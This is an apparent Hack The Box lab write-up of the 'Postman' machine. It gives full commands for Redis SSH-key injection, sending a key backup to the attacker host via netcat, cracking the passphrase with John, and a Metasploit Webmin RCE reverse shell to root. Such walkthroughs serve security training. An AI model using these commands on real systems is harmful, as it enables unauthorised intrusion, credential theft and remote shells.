Hack The Box Postman Writeup (Easy Linux)
Easy Linux box. An unauthenticated Redis 4.0.9 writes an SSH key, a cracked id_rsa.bak backup gives Matt, and Webmin 1.910 RCE runs as root.
Summary
Postman is an Easy Linux machine exposing Redis 4.0.9 on 6379 and Webmin 1.910 on 10000, the latter known vulnerable but needing credentials. The old Redis instance allows unauthenticated writes, so setting its dir to /var/lib/redis/.ssh and dbfilename to authorized_keys saves an attacker public key and grants SSH as the redis user. As redis, a search for files owned by Matt finds /opt/id_rsa.bak, an encrypted RSA private key; ssh2john plus John crack its passphrase to computer2008. The key itself is not accepted over SSH, but the passphrase doubles as Matt’s account password, so su Matt works. Because Webmin authenticates against local accounts, Matt’s credentials log in to Webmin, which runs as root, and the Metasploit webmin_packageup_rce module (CVE-2019-12840) turns that authenticated session into a root shell.
Service Enumeration
I ran a nmap full port scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
# Nmap 7.93 scan initiated Fri Dec 12 14:14:32 2025 as: nmap -p- -A -vv -oN scans/nmap.all --min-rate 2500 10.129.34.118
Nmap scan report for postman.htb (10.129.34.118)
Host is up, received conn-refused (0.14s latency).
Scanned at 2025-12-12 14:14:33 -03 for 70s
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46834ff13861c01c74cbb5d14a684d77 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDem1MnCQG+yciWyLak5YeSzxh4HxjCgxKVfNc1LN+vE1OecEx+cu0bTD5xdQJmyKEkpZ+AVjhQo/esF09a94eMNKcp+bhK1g3wqzLyr6kwE0wTncuKD2bA9LCKOcM6W5GpHKUywB5A/TMPJ7UXeygHseFUZEa+yAYlhFKTt6QTmkLs64sqCna+D/cvtKaB4O9C+DNv5/W66caIaS/B/lPeqLiRoX1ad/GMacLFzqCwgaYeZ9YBnwIstsDcvK9+kCaUE7g2vdQ7JtnX0+kVlIXRi0WXta+BhWuGFWtOV0NYM9IDRkGjSXA4qOyUOBklwvienPt1x2jBrjV8v3p78Tzz
|   256 2d8d27d2df151a315305fbfff0622689 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIRgCn2sRihplwq7a2XuFsHzC9hW+qA/QsZif9QKAEBiUK6jv/B+UxDiPJiQp3KZ3tX6Arff/FC0NXK27c3EppI=
|   256 ca7c82aa5ad372ca8b8a383a8041a045 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF3FKsLVdJ5BN8bLpf80Gw89+4wUslxhI3wYfnS+53Xd
80/tcp    open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek's Personal Website
|_http-favicon: Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open  redis   syn-ack Redis key-value store 4.0.9
10000/tcp open  http    syn-ack MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: 055E3CEDBBDE30C0C408503C940EBDCE
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: MiniServ/1.910
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 12 14:15:43 2025 -- 1 IP address (1 host up) scanned in 70.96 seconds
Two services immediately stand out:
1
2
6379/tcp  open  redis   syn-ack Redis key-value store 4.0.9
10000/tcp open  http    syn-ack MiniServ 1.910 (Webmin httpd)
Webmin Enumeration: Port 10000
Need credentials to log in:

We don’t have any at the moment, so gotta keep looking. I know from the nmap scan that this is version 1.910.
This version has specifically one well-known vulnerability:

It reads
1
Webmin 1.910 - 'Package Updates' Remote Command Execution
Which is promising, but if I take a look at the exploit code, it asks me for credentials. The exploit needs an authenticated session to Webmin to succeed, criteria that we don’t currently meet.
Web Server Enumeration
There’s absolutely nothing interesting on this website:

I try identifying what is the backend, but it’s not php:
1
2
http://10.129.34.118/index.html (200 OK)
http://10.129.34.118/index.php (404 NOT FOUND)
And the 404 error page is apache’s default 404 page, so there’s no enumeration based on that.
I perform a directory bruteforcing scan:
1
ffuf -u http://postman.htb/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-words.txt -t 50
Only thing that catches my attention is /upload:

It’s a directory index, but nothing interesting here at first glance. Maybe we can use this directory later on to write files or something. Good to note that down.
Initial Access: Redis SSH Key Injection
This is a very old version of Redis, and I can see that from the beginning with the nmap scan:
1
Redis key-value store 4.0.9
I’ll skip some enumeration here becuase it’s pretty much very well documented how to enumerate a Redis database, and there’s nothing here so. I’ll skip to the juicy part:
Connect to the redis server on postman.htb using redis-cli:
1
redis-cli -h postman.htb
Use config get to enumerate configuration options for the server:
1
postman.htb:6379> config get *
One of the configuration options shows the home folder for the redis user:
1
166) "/var/lib/redis"
Since it’s a old version of redis, I can actually write to local files. I use this to place my SSH public key into the redis’s user .ssh directory:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Generate SSH key
ssh-keygen -t rsa -f redis_key

# Prepare key with newlines
(echo -e "\n\n"; cat redis_key.pub; echo -e "\n\n") > key.txt

# Inject into authorized_keys
redis-cli -h postman.htb flushall
cat key.txt | redis-cli -h postman.htb -x set ssh_key
redis-cli -h postman.htb config set dbfilename authorized_keys
redis-cli -h postman.htb config set dir /var/lib/redis/.ssh
redis-cli -h postman.htb save

# Connect via SSH
ssh -i redis_key redis@postman.htb
With that I now have access to the machine as “redis”. The reference I used to conduct this attack was from this website.
Horizontal Privilege Escalation - Matt
I locate files owned by Matt and one of the first hits is for this /opt/id_rsa.bak file:
1
2
redis@Postman:~$ find / -user Matt 2>/dev/null  | grep -v proc
/opt/id_rsa.bak
I can append the -ls flag to my find command. This outputs the output of a ls -l on the file:
1
158996      4 -rwxr-xr-x   1 Matt     Matt         1743 Aug 26  2019 /opt/id_rsa.bak
It seems like I can read that file. If I cat it, I see it’s indeed a backup for a SSH private key. However, it’s encrypted. I can see it’s encrypted by taking a look at the first lines of the file:
1
2
3
4
redis@Postman:~$ cat /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C
On my local machine, I start a netcat listener on port 1234 to download the SSH key backup:
1
nc -lvnp 1234 > id_rsa.bak
Then I use my connection as the “redis” user to upload this file over via netcat:
1
nc 10.10.14.57 1234 < /opt/id_rsa.bak
On my local machine, I can now use ssh2john utility script from JohnTheRipper to transform this encrypted SSH private key into a format that John can understand:
1
python3 ~/hacking/tools/john/run/ssh2john.py id_rsa.bak > john.hash
It saves the output to “john.hash”. I use JohnTheRipper against it with the rockyou.txt wordlist:
1
john john.hash --wordlist=/usr/share/wordlists/rockyou.txt
It immediately outputs the cleartext passowrd for the file:

With that, new credentials:
1
2
File: id_rsa.bak
Password: computer2008
I change the permissions of this SSH private key so I can use it with ssh:
1
chmod 600 id_rsa.bak
And try logging in as Matt over SSH to the box, but it fails repeatedly:

More specifically:
1
2
3
$ ssh -i id_rsa.bak Matt@postman.htb
Enter passphrase for key 'id_rsa.bak': computer2008
Connection closed by 10.129.34.118 port 22
Seems like this user has no SSH access. However, I can still use my shell as “redis” to su into Matt:

Vertical Privilege Escalation: Webmin 1.910 RCE Exploit
Fun fact: Webmin generally uses local authentication. With the new credentials we’ve got for the Matt user:
1
2
Username: Matt
Password: computer2008
We can try and log in to the Webmin web interface on port 10000:

It works, now I have access to this webmin interface. I know Webmin is running as root:
1
2
bash-4.4$ ps aux | grep -i webmin
root        768  0.0  3.1  95296 29352 ?        Ss   17:01   0:00 /usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/miniserv.conf
So it’s just a matter of exploiting this RCE vulnerability to obtain a shell as root. I use the following metasploit module:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
msf exploit(linux/http/webmin_packageup_rce) > options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   computer2008     yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[,ty
                                         pe:host:port][...]. Supported proxies: sap
                                         ni, socks4, http, socks5, socks5h
   RHOSTS     10.129.34.118    yes       The target host(s), see https://docs.metas
                                         ploit.com/docs/using-metasploit/basics/usi
                                         ng-metasploit.html
   RPORT      10000            yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME   Matt             yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.57      yes       The listen address (an interface may be specif
                                     ied)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin <= 1.910


View the full module info with the info, or info -d command.

msf exploit(linux/http/webmin_packageup_rce) >

I run it and it works, now I’m root on the box: